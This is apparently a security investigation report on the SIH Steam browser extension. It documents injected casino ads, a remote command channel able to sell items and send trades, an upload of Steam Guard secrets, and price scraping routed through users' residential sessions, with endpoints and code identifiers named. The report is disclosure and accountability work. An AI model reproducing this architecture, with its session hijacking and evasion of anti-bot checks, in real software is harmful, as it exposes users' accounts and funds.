


EXHIBIT 03 / SUBSCRIPTION

The inserted advertising also creates a paid removal offer.

The panel displays SIH.Black at $2.33 per month, bulk order relisting, additional price sources and an ad-free feature. The advertised monthly price is part of SIH's own commercial pitch. The same product supplies the promotional layer and sells a version without it.

Open the original exhibit at full size ↗




EXHIBIT 04 / EXTERNAL PRICES AND AUTHENTICATION

Skins priced in dollars. “Buy” buttons inside Steam.

The address shown is steamcommunity.com/market/. External buy buttons and percentage comparisons occupy the item list; the right column promotes SIH’s mobile SDA. Exhibit 05 shows the separate sign-in capture, including the promotion of automatic confirmations and multiple-account support.

Open the original exhibit at full size ↗




EXHIBIT 05 / SIGN-IN PAGE AND AUTHENTICATOR PROMOTION

Casino promotion reaches the sign-in page.

The supplied capture shows a Skinrave deposit-bonus banner beside Steam's branding, SIH's navigation controls and an SIH Mobile promotion beside the sign-in form. The promotion advertises an authenticator, automatic trade and market confirmations, and support for multiple Steam accounts.

1. **01**The gambling promotion sits at the top of Steam's sign-in interface.
2. **02**The extension adds its own controls to the surrounding page.
3. **03**The mobile promotion connects this advertising surface to account-confirmation software.

Open the original exhibit at full size ↗

The commercial strategy visible across these screens is cumulative: obtain installation through useful inventory tools, occupy the Steam interface, route attention toward outside purchases, sell added automation and charge for an ad-free experience. **The displayed product design states this business model on its face.** The next sections follow its legal and technical implementation.

For Valve, the issue is concrete. Its platform is the place where another business presents commerce and requests access. A meaningful enforcement account must explain how Steam's rules on account use, automation and marketplace modification apply to the observed integration. [P16] [P17]

WHAT THE EXTENSION ADDS TO STEAM

Your page. Their business.

These are connected parts of one commercial product: attract the installation, occupy Steam's interface, route spending, obtain account access and send data back to SIH.

01 / CASINO ADVERTISING**Two banners. One Steam page.**
A deposit-bonus promotion beside the Steam logo and another beside the Market.

See the screenshot ↗02 / SKINS FOR MONEY**A cash storefront over Steam's Market.**
Dollar prices and buy buttons sell an outside offer from inside the familiar interface.

See the item offers ↗03 / COMPETING GAME SALES**“Cheaper than Steam.”**
SIH uses Steam’s prices to advertise discounted games in its own storefront.

See the game store ↗04 / BALANCE TOP-UPS**Steam funding as another product.**
The supplied report names ForeignPay; the package adds a Russian-language placement to Steam’s funding page.

Follow the funding route ↗05 / DATA AND ACCOUNT ACCESS**The customer also supplies the data.**
Prices, market history, profile context, authenticator records and an account-token response.

See what leaves the browser ↗06 / RECRUITMENT**A prize entry buys review activity.**
Rating, comment, proof link: the contest turns reputation into an acquisition tool.

Read the review manipulation case ↗
PHISHDESTROY’S FINDING
This is the commercial occupation of Steam’s interface. The extension inserts the advertising, the storefront, the sales comparisons and the account tools, then sells a subscription to remove the advertising it added. Valve’s account of enforcement must explain why this integrated business continues to operate through its platform.

03 / COMMAND AND CONTROL

The server can assign work to the user’s Steam session.

The reviewed worker registers a WebSocket provider, a heartbeat, a dispatcher and handlers for consequential Steam actions. This is a command-and-control channel in the technical sense: instructions arrive remotely, client code performs a supported operation, and results can return to the server. [SC01–08]

REMOTE TASK ARCHITECTURE / SIH 2.12.1Illustration from code · no live traffic

01 / OPERATOR CONTROL

SIH’s servers

Assign a supported task and configure controller eligibility.

```
WSS → registered handlers
```

02 / ENABLED CLIENTS

User browsers

Extension permissions, a Steam session and operating gates.

Illustrative clients · no measured fleet count

03 / VALVE CONTROL

Steam endpoints

Receive the authenticated request and apply Steam’s checks.

`Read · sell · remove · trade`

Task results return to the controller. A separately verified path uploads observed prices to SIH’s data service — prices harvested through users’ sessions, uploaded to items.steaminventoryhelper.com and resold as “SIH Steam Median” and as a paid price provider. The architecture is the business. [SC16]

PATH A / DISTRIBUTED READS

A user’s client becomes a market-data worker.

The dispatcher includes individual and batch price reads, listings, market history and wallet currency. A price handler calls a fixed Steam market endpoint; its batch can stop on rate limiting. These paths document remotely assignable Steam-market work executed by enabled clients. [SC07–11]

PATH B / CHANGES TO THE ACCOUNT

The command surface goes beyond showing a price.

Named market tasks include selling items and removing listings. Separate registered handlers send, accept, decline and cancel trade offers. The send path supplies local Steam session material. Every gate on this path is set or selected by the operator: the server that assigns the task also configures client eligibility, and the same product supplies the automatic confirmations that remove the user from the loop. The follow-up audit documents the `tradesend` primitive in full: the server composes the trade offer from its own fields — who receives the user’s items (partner Steam ID and access token), what is taken, and the message — while a 3-second queue loop on the client executes it with the user’s session ID, and `tradeaccept` or auto-confirm can then finish it with no user involvement. The server decides; the user’s account executes. [SC09] [SC12–13] [SUPPLIED AUDIT §4.0]

PATH C / LOCAL AND SERVER GATES

The operator controls which eligible clients do the work.

The local market-controller setting defaults off. The runner checks it and Steam authorization. Server configuration supplies a controller switch and eligible SteamID suffixes; pending-order branches also affect operation. A permission request creates an unaccepted record and opens a popup. These gates matter to the actual reach of the system. [SC03–06] [SC13]

The channel runs both directions. The client works only if the last digit of the user's SteamID is on the server's controllerIds list — 10% bucket control over the install base, assigned and changed server-side. The server can restart the agent outright (`restartAgent`). The same `/sih/ping` that delivers control state uploads the user's own state back — disabled reasons, `userGemsCount` — so the controller reads its fleet while it steers it. [SC05] [SC06] [SUPPLIED AUDIT §5]

Animation illustrates the route only. It sends no request and estimates no request rate. Every code location below belongs to a pinned package.

Four consequences deserve separate attention: the operator can assign tasks; the client holds the session context; the workload runs from the client's network exit; and Valve receives account-authenticated requests. The requests leave from the user's own connection — a residential IP carrying the user's real cookies and browser fingerprint, which is why they pass the rate-limit and anti-bot checks that stop operator-owned bots. **The architecture places commercial work and account authority on user devices.** Steam receives those account-authenticated requests, making both the operator's instructions and Valve's receiving controls central to the enforcement question. [SC14–16]

THE COMMANDS SHIPPED IN THE PACKAGE

Reading the market. Changing the account.

The market dispatcher declares nine named task types. Its command vocabulary contains both observation and changes to the user's listings. [SC07] [SC08]

5market-reading tasks

- `get_my_listings`
- `get_market_history`
- `get_price_overview`
- `get_price_overviews`
- `get_wallet_currency`

Inspect the price request ↗

4market-changing tasks

- `sell_item`
- `remove_listing`

- `sell_items`
- `remove_listings`

Inspect listing removal ↗

TRADE EVENTS IN THE SAME PROTOCOL

`tradesendtradeaccepttradedeclinetradecancel`

Event names [SC07] ↗Send handler [SC12] ↗

THE ACCOUNT SUPPLIES THE AUTHORITY

The trade-send handler supplies the local Steam session credentials. Another handler reads a WebAPI token from the Steam page and returns it through the provider response. These paths put account access inside the commercial integration. [SC12] Trade request [SC31] Token response

THE OPERATING GATES, IN THE SAME RECORDLocal switch defaults off ↗Server-selected eligibility ↗User permission request ↗Steam rate-limit handling ↗

OBSERVED CODE

A remotely tasked network of enabled clients.

Persistent transport, a fixed task vocabulary, session-based operations, response messages and server-controlled eligibility are inspectable in the package. This is the substantive finding behind the supplied report's "botnet" characterization.

AUDIT VERDICT

The Layer-7 DDoS capability is present.

The retained transport, authentication and dispatch layers can point enabled clients at any endpoint at any rate the server chooses. No command in the audited build floods a target — capability present, abuse not evidenced, exactly as the supplied audit records it. Distributed market requests and remote account operations give the controller power over enabled clients. A compromised or abusive controller could misuse the supported operations. The registered task vocabulary, request destinations, rate limits and server-side authorisation determine the reach of that power and should be disclosed together.

SIH'S OPERATIONAL RECORD

Active fleet size, full-Steam coverage and attack traffic.

The Store displays a distribution reach of one million users. The package registers the controller paths and their client-side gates. SIH holds the operational record of enabled clients, assigned tasks, destinations, rates and authorisation. Valve's enforcement account should explain how it treats that distributed access to Steam accounts and endpoints.

THE SUPPLIED AUDIT'S VERDICTS — SUSTAINED BY THE PINNED CODE

Seven claims. Six proven.

The supplied 2.11.12 report returned formal verdicts on seven claims about this architecture. The controller channel, task vocabulary, fleet gates, residential request path and price uploads behind them are inspectable in the pinned 2.12.1 package — the verdicts stand on code this page can show. Read the verdicts as supplied ↓

PROVEN

A persistent C2 channel to developer servers.

The WSS agent, its task protocol and its restart and ping logic keep every connected client on a persistent channel to SIH's servers — heartbeat, reconnect schedule and registered handlers all ship in the bundle. [SC02] [SC33] [SUPPLIED AUDIT §3]

PROVEN

Server-pushed market scraping runs through the user's authenticated session.

`task.new` dispatches the price and market tasks to enabled clients; the client executes them with the logged-in session and reports the outcome back over the socket. [SC07] [SC08] [SC10] [SUPPLIED AUDIT §4]

PROVEN

The server can remotely operate the account.

Send, accept, decline and cancel trades; sell items; remove listings — registered handlers on the same protocol, reachable on every connected, enabled client. [SC07] [SC09] [SC12] [SUPPLIED AUDIT §4]

PROVEN

Fleet enable, disable and restart per user bucket.

The server names the SteamID-digit buckets that work, holds a global controller switch and can restart the agent outright — canary rollout control over the install base. [SC05] [SC06] [SUPPLIED AUDIT §5]

PROVEN

Requests run from residential IPs with the user's cookies.

Cookie assembly and dynamic request-header rules put the user's real session on requests leaving the user's own connection — invisible to IP-based rate-limit and anti-bot systems. [SC14] [SC15] [SUPPLIED AUDIT §6]

PROVEN BY ARCHITECTURE

The install base functions as a distributed scraping grid.

Scraping results and observed prices upload to `items.steaminventoryhelper.com` and are resold: the install base is the harvesting layer of the developer's commercial price database. [SC16] [SUPPLIED AUDIT §4, §7]

CAPABILITY PRESENT · ABUSE NOT EVIDENCED

Layer-7 DDoS repurposing.

No command in the audited build floods a target. The transport, authentication and dispatch layers that could point enabled clients at any endpoint at any rate fully exist. Stated exactly as the audit records it. [SUPPLIED AUDIT §8]

THE BOTTOM LINE

Not classical malware — no keylogging, no arbitrary code execution — but a remotely tasked execution grid over users' authenticated Steam sessions. The users' network reputation and session credentials power a commercial data-aggregation service. Valve's enforcement account must address that architecture directly: whose authorization allows a third party to run commercial work through customers' accounts?

11 OCTOBER 2026 / LIVE CAPTURE — ISOLATED PROFILE, MITMPROXY, TEST ACCOUNT

The C2 observed in real time.

The supplied follow-up ran this unpacked 2.11.12 package in an isolated browser profile behind mitmproxy with a test Steam account, and recorded the channel working. The capture is retained as evidence: [CAPTURE RECORD] [HANDSHAKE LOG] [SESSION AUDIT]

OBSERVED LIVE

Every node registers itself with the user's identity.

On start, the service worker opens `wss://wss-new.steaminventoryhelper.com` and transmits the user's Steam ID, profile name, avatar and trade-link token, advertising exactly which remote tasks it can execute. [SC02]

OBSERVED LIVE

The fleet is switched on.

`GET core.steaminventoryhelper.com/sih/ping` answered during the capture: `controller:true` with every SteamID digit enabled — all ten SteamID buckets are enabled in the captured server configuration, with the inventory-parsing cadence remotely set by `timer`. [SC05]

OBSERVED LIVE

Scraping uploads run and the server sets the pace.

Browsing a single market listing made the client POST observed items to `items.steaminventoryhelper.com/prices/v2/update`, attributed to the user's Steam ID; the server answered with a per-node upload delay. [SC16]

OBSERVED LIVE

The user's Steam session was consumed silently.

Right after Steam login, the extension context POSTed `steamcommunity.com/openid/login` with the full live cookie set — including `steamLoginSecure` — and `openid.return_to = https://core.inventorymaker.com/sih/return`: Steam redirected the signed identity straight to SIH's backend, linking the SIH account with no consent screen and no user action. The extension used the user's authenticated session to authenticate itself. [CAPTURE RECORD]

OBSERVED LIVE

The C2 resists outside observation.

A direct WebSocket upgrade from a non-browser client receives HTTP 403 at handshake. The channel only talks to genuine in-Chrome extension contexts — which is why a live capture was required, and why store review sees none of it.

WHAT THE LIVE RECORD ADDS

The capability questions are now observation questions. Fleet state, node registration, scraping uploads, ad targeting and the session-consuming OpenID flow were all seen working on 11 October 2026. Valve's enforcement account must address a running system, not a hypothetical: whose authorization allows a third party to operate this through customers' accounts — and Google's review never saw a live channel at all.

Risk, as the supplied audit assesses it	Severity	Record
R1 · C2 over user accounts. The server can send, accept, decline and cancel trades and sell or remove items on every connected client.	**CRITICAL**	[SC07] [SC09] [SC12]
R2 · Distributed scraping grid. Price-history harvesting at scale through residential IPs.	**CRITICAL**	[SC10–11] [SC16]
R3 · Steam Guard secrets uploaded to developer cloud. The `backups/sync` path, plaintext when the SDA is unlocked — server compromise would mean mass account takeover with 2FA bypass.	**CRITICAL**	[SC17–23]

Risk, as the supplied audit assesses it	Severity	Record
R4 · Obfuscated command vocabulary. Part of the remote command surface is deliberately hidden from review.	**HIGH**	[SC32]
R5 · Fleet canary gating by SteamID digit. Silent enable and disable of node capabilities per bucket.	**HIGH**	[SC05–06]
R6 · HTTP banner on hardcoded IP inside Steam pages. RU-locale targeting.	**HIGH**	[SC28–29]
R7 · Full economic profile exfiltration. Prices, orders, history, balances — plus `userInfo` into Sentry.	**HIGH**	[SC26] [SC16]
R8 · Auto-confirm and auto-buy loops. Items and money can move on a single server-side or logic error.	**HIGH**	[BUY LOOP] [SDA]

AUTONOMOUS PURCHASING / INSIDE THE SAME PACKAGE

The market agent spends the user's balance.

THE BUY STACK

Top item, taken locally

The market agent takes the top item from a local buy-stack (`sihAppBuyStack`). From there the loop runs itself.

THE PURCHASE

POST /sih/buy

A balance check, then `POST /sih/buy` with the user's `steam_id` and custom trade link.

THE LOOP

Ten retries. Ten minutes.

Up to ten retries per item under a ten-minute deadline (`finishOrderAt = Date.now() + 600000`), with outcomes logged to the developer's storage.

Money moves on the operator's logic; the user's balance is the fuel. SIH should disclose every order placed through this loop, and Valve should say whether a third party's automated purchasing is an authorized use of a Steam account. [SC02] [SUPPLIED AUDIT §4]

The enforcement target can move from a casino's bot inventory to *work performed through its customers' accounts.* Valve's explanation must follow that change.

▼ **Read the original 11 October wording**
Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

GET core.steaminventoryhelper.com/sih/ping answered during the capture: controller:true with every SteamID digit enabled — the whole fleet is switched ON at the moment of capture, with the inventory-parsing cadence remotely set by timer . [SC05]

Right after Steam login, the extension context POSTed steamcommunity.com/openid/login with the full live cookie set — including steamLoginSecure — and openid.return_to = https://core.inventorymaker.com/sih/return : Steam redirected the signed identity straight to SIH's backend, linking the SIH account with no consent screen and no user action. The extension used the user's authenticated session to authenticate itself. [SC31]

Open this passage in the complete original edition →

04 / THE AUTHENTICATOR BOUNDARY

Steam Guard records leave the user's device.

SIH contains a Steam authenticator subsystem, automatic-confirmation features, local account records and a cloud-backup route. The code records the transfer directly: the backup helper serializes stored maFiles and the manifest, wraps them in Base64 and submits them to `core.sih.app/sih/backups/sync`. Who holds those records, who can decrypt them and who can trigger a backup is SIH's record to disclose. [SC17–25]

BROWSER SDA / REVIEWED CODE

Authenticator records cross into SIH's cloud.

The backup helper serializes stored maFiles and a manifest, wraps the data in Base64 and submits it to SIH's backup service. The ordinary UI defaults backup off and checks encryption — but a separate explicit backup-message path invokes the same helper with no encryption assertion of its own, and when no passkey is set the stored maFile records are uploaded unencrypted. [SC17–23]

The backup helper transmits the values held in local storage. With no passkey set, the storage path writes the maFile object unencrypted, so the backup upload can carry plaintext Steam Guard `shared_secret`/`identity_secret` values; Base64 is the transport wrapper, not encryption, and server-side custody is unauditable. The security boundary therefore includes stored authenticator material, key handling, the caller that triggers backup and SIH's cloud service. These are parts of an account-control system, and the operator must account for access to each of them.

SIH MOBILE / PUBLISHER'S CLAIM

The mobile product promises local keys.

The publisher's 2 August 2026 mobile announcement describes multiple accounts, account import and automatic trade/market confirmations. It says authentication keys remain encrypted on the phone and are not sent to company servers. That claim concerns the mobile product; this audit inspected the browser extension. [P13]

A November 2024 desktop update already advertised deletion of cloud data. The browser SDA, desktop application and mobile service should each disclose their storage and backup behaviour, including who holds the data and who can recover it. [P14]

Automation changes the practical role of confirmation: a security decision a user might otherwise review individually becomes an enabled workflow across accounts. The product supplies that machinery on the same channel the server uses to operate accounts: with automatic confirmations enabled, items and balances can move on a single server-side instruction or logic error.

Valve's enforcement question reaches the authentication layer. Which third-party account-control and automatic-confirmation integrations does it authorize, how are those decisions documented, and what protection remains for users when an outside controller or its software fails? A total of banned accounts does not answer those questions. [P16]

RUSSIAN-LANGUAGE FUNDING / INSIDE THE SAME PRODUCT

Even the balance top-up becomes an outside sales route.

STEAM'S PAGE

Add funds

The extension inserts a promotional placement into the account-information block on Steam's funding page.

THE AUDIENCE SWITCH

Russian page language

The retained branch selects this placement when the page language is Russian.

THE OUTBOUND ROUTE

A third-party payment offer

The supplied report records Steam refill through `foreign.foreignpay.ru`. The add-funds placement separately carries a literal-IP HTTP click destination: `http://23.105.226.164/Phx3RR?placement=refillpage` — the only IP literal in the shipped package. [SC28]

The browser interface becomes the point of sale for an outside funding service. That connection belongs beside SIH's casino advertising, item sales and own balance system. A bare IP over plain HTTP means no domain, no certificate, no revocation path and no owner to hold accountable — the signature of a gray-market ad placement paid to sit inside Steam's funding page. Anyone on the network path controls where that click lands. Placement record · Complete supplied audit · The wider Russia-facing payment record ↗

WHAT LEAVES THE BROWSER / WHO RECEIVES IT

The user brings the account. SIH receives the records.

MARKET AND TRADING DATA

Prices, orders and purchase history.

The supplied report lists Steam ID, item name, game ID, observed prices, buy price, sales, orders and timestamps in price uploads. A separate route sends purchase and market history.

To SIH's price and history services Price-upload evidence ↗

PROFILE AND DIAGNOSTICS

Steam and SIH profile context.

The diagnostics configuration attaches `userInfo` and `sihAppUserProfile` as event extras. Account context accompanies the diagnostic record.

To SIH's Sentry service Profile-upload evidence ↗

AUTHENTICATOR RECORDS

maFiles and the account manifest.

The backup helper serialises the stored maFiles and the manifest, Base64-wraps them and submits them to `core.sih.app/sih/backups/sync` — Steam Guard `shared_secret`/`identity_secret` values, unencrypted when no passkey is set.

To SIH's cloud-backup service Authenticator custody ↗

STEAM ACCOUNT CREDENTIAL

A token returned to the requester.

The registered handler retrieves a WebAPI token from Steam content and returns it through the provider response. The extension places account access inside its remote protocol.

Through the controller response channel Token-return evidence ↗

The value taken from the user is wider than an advertising impression. The integration draws on their attention, purchases, network connection, market observations and account authority. These flows explain the business behind the reassuring "inventory helper" label.

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Account control includes the machinery of confirmation.

SIH contains a Steam authenticator subsystem, automatic-confirmation features, local account records and a cloud-backup route. The code answers the first two directly: the backup helper serializes stored maFiles and the manifest, wraps them in Base64 and submits them to core.sih.app/sih/backups/sync . Who holds those records, who can decrypt them and who can trigger a backup is SIH’s record to disclose. [SC17–25]

Open this passage in the complete original edition →

05 / DATA, NETWORK WORK AND ADVERTISING

The extension has a business on both sides of the interface.

The visible side sells attention and access to offers. The background contains remote work, price uploads, account context and diagnostics. Each path has a traceable source, destination and purpose. The operator should disclose how those streams are retained, combined and used commercially.

Path	What the record shows	Consequence for the Valve inquiry
Remote price tasks	Individual and batch Steam-market lookups return task results. The batch handles Steam rate limiting. [SC07–11]	Commercial data collection can use an enabled customer client rather than an operator-owned bot.
Observed-price upload	A separate path submits price observations to SIH’s items service and processes a response-specified delay. [SC16]	The browser is also a data source. The code exposes two operator data paths: responses to assigned tasks and uploads of observed prices.
Dynamic request rules	Cookie access and request-header rules support authenticated Steam calls. [SC14–15]	“A normal user request” can describe its credentials while omitting who assigned the operation.

Path	What the record shows	Consequence for the Valve inquiry
Account diagnostics	Sentry configuration attaches Steam/SIH profile context as extras and disables automatic Breadcrumbs. The 11 October 2026 live capture observed the telemetry stream working: every page view reported to `stats.steaminventoryhelper.com/event-register` with the Steam ID, country, language, page path and the ad shown. [SC26–27]	The data-handling question includes operator-side account context, not only what is painted on Steam's pages.
Ad selection	General ad requests carry country and language inputs. The add-funds placement separately checks the Steam page's Russian-language setting. [SC28–30]	Country and language are explicit inputs to ad selection. The add-funds placement also has a Russian-page-language branch.
HTTP ad destination	The add-funds banner points to a literal-IP HTTP link; its images are packaged assets. [SC28–29]	The advertisement sends the click to an unencrypted initial destination. Its display assets are packaged with the extension; the outbound link is a separate part of the commercial route.

SIH's privacy policy describes contextual promotions and distinguishes local processing from server collection. It says authentication secrets are not used for advertising or sent to unrelated services. That statement must be tested against the relevant path: advertising selection, remote token return and authenticator backup are different operations. A blanket label of "local processing" cannot substitute for tracing where a particular value goes. [P09] [SC31]

Google's rules for advertising alongside another website address disclosure, attribution, interference and impersonation of the host's content. The screenshots show the placements directly: advertisements and SIH's commercial controls within the familiar Steam interface. Google and Valve should identify the review decisions, complaints and enforcement actions attached to these placements. [P18]

SUPPLIED AUDIT / GOOGLE POLICY MAPPING

Yes on five policies. The strongest case: malware-like behavior.

Mapped against Google's own policies, the supplied audit returns YES on user-data privacy, minimum-scope permissions, single purpose, deceptive functionality and ad labeling — and names "malware-like behavior / remote code control" its strongest case: an always-on C2 socket that can operate the user's account is, functionally, a remotely-controlled execution agent on every client. The manifest permissions include `<all_urls>`, `cookies`, `webRequest`, `declarativeNetRequest`, `declarativeNetRequestFeedback` and `management`. [SUPPLIED AUDIT §9]

THE DEMAND TO GOOGLE

Google must answer for approving this system.

The supplied audit sets out PhishDestroy's policy findings and the code behind them. Google must publish the review record: which decision approved this command vocabulary, the account-control paths and the advertising system, and what inspection supported that decision. [P18] [P19]

▼ **Endpoint families in the supplied audit**

The original 2.11.12 report catalogues the WSS controller, ad-serving and impression reporting, item-price uploads, history/statistics, the controller ping, cloud backups, inventory proxies, game statistics and event streams. It also records referral placements. The new source check confirms selected paths above; the full original inventory remains in the supplied report. These endpoints are documented as evidence, not contacted by this page.

Read the complete supplied endpoint inventory ↓

▼ **Endpoint facts: ad spaces, runtime rules, telemetry and the control vocabulary**

The supplied report's endpoint record, stated as facts. These endpoints are documented evidence; this page never contacted them.

Fact	The record
Server-side, per-user ad selection	Ad selection is server-side and per user: `POST ads.steaminventoryhelper.com/api/v1/adapi/<token>/find-all` with a targeting object, across five named ad spaces — `marketSponsor`, `tradeoffer`, `marketLeftSideBanner`, `externalIntegrationBanner`, `marketSponsorBanner`. The `AD_HIT_SEND` alarm reports impressions and clicks back. [SC30]
The shipped rules.json is empty	Every header-manipulation rule — including rules that set the `Cookie` header — is created dynamically at runtime, after store review. The capability ships in the package; the review sees nothing. [SC14]
The username leaves the browser	The client posts the user's `steamUsername` to `core.steaminventoryhelper.com/steam/check`. [SUPPLIED AUDIT §2.3]
History leaves base64-encoded	Purchase and market history leave the browser base64-encoded to `core.steaminventoryhelper.com/historystatsoverprices` under `x-sih-token` with credentials included. [SUPPLIED AUDIT §2.3]
Resilient C2 transport	The agent keeps its socket alive with a 25-second heartbeat; on drop it retries on a growing schedule — 10, 10, 20, 30, 50, 80, 130 seconds — and returns without any user action. [SC33]

Fact	The record
Generic command packages	Beyond tasks, the server can push command packages over `jsonsend` — `refreshTradeList`, `balanceUpdated`, `wishList`, `followgame`, `refreshWithdrawOrder`, `steamRefill`, `updateUser`, `sihrep`. The vocabulary includes `syncuserinfo`: the server can order an on-demand upload of the user's data. [SC07]
Command names built to be unreadable	Part of the server→client vocabulary travels under machine-like vYPR… names: four in the audited 2.11.12 build, five in 2.12.1. Statically decodable, but unreadable to a casual or store reviewer. SIH should explain why part of its command surface is named to be unreadable. [SC32]
Harvest management, not compliance	The client counts its own trade requests (>20 → pause), breaks batches on `STEAM_RATE_LIMITED` and obeys a server-specified delay for price uploads. Throttling built into a scraping fleet is not compliance — it is harvest management: each client stays under the limit while the aggregate fleet keeps harvesting. [SC15] [SC11] [SC16]
The net effect, in the audit's words	"scraping that would be blocked from datacenter IPs is laundered through hundreds of thousands of residential users — each individual client stays under the limit, while the aggregate fleet harvests continuously." [SUPPLIED AUDIT §6]

The full endpoint inventory and its line references remain in the supplied report. Read the complete supplied audit ↓

OBSERVED LIVE / 11 OCTOBER 2026

Per-geo ad switching, captured on 11 October.

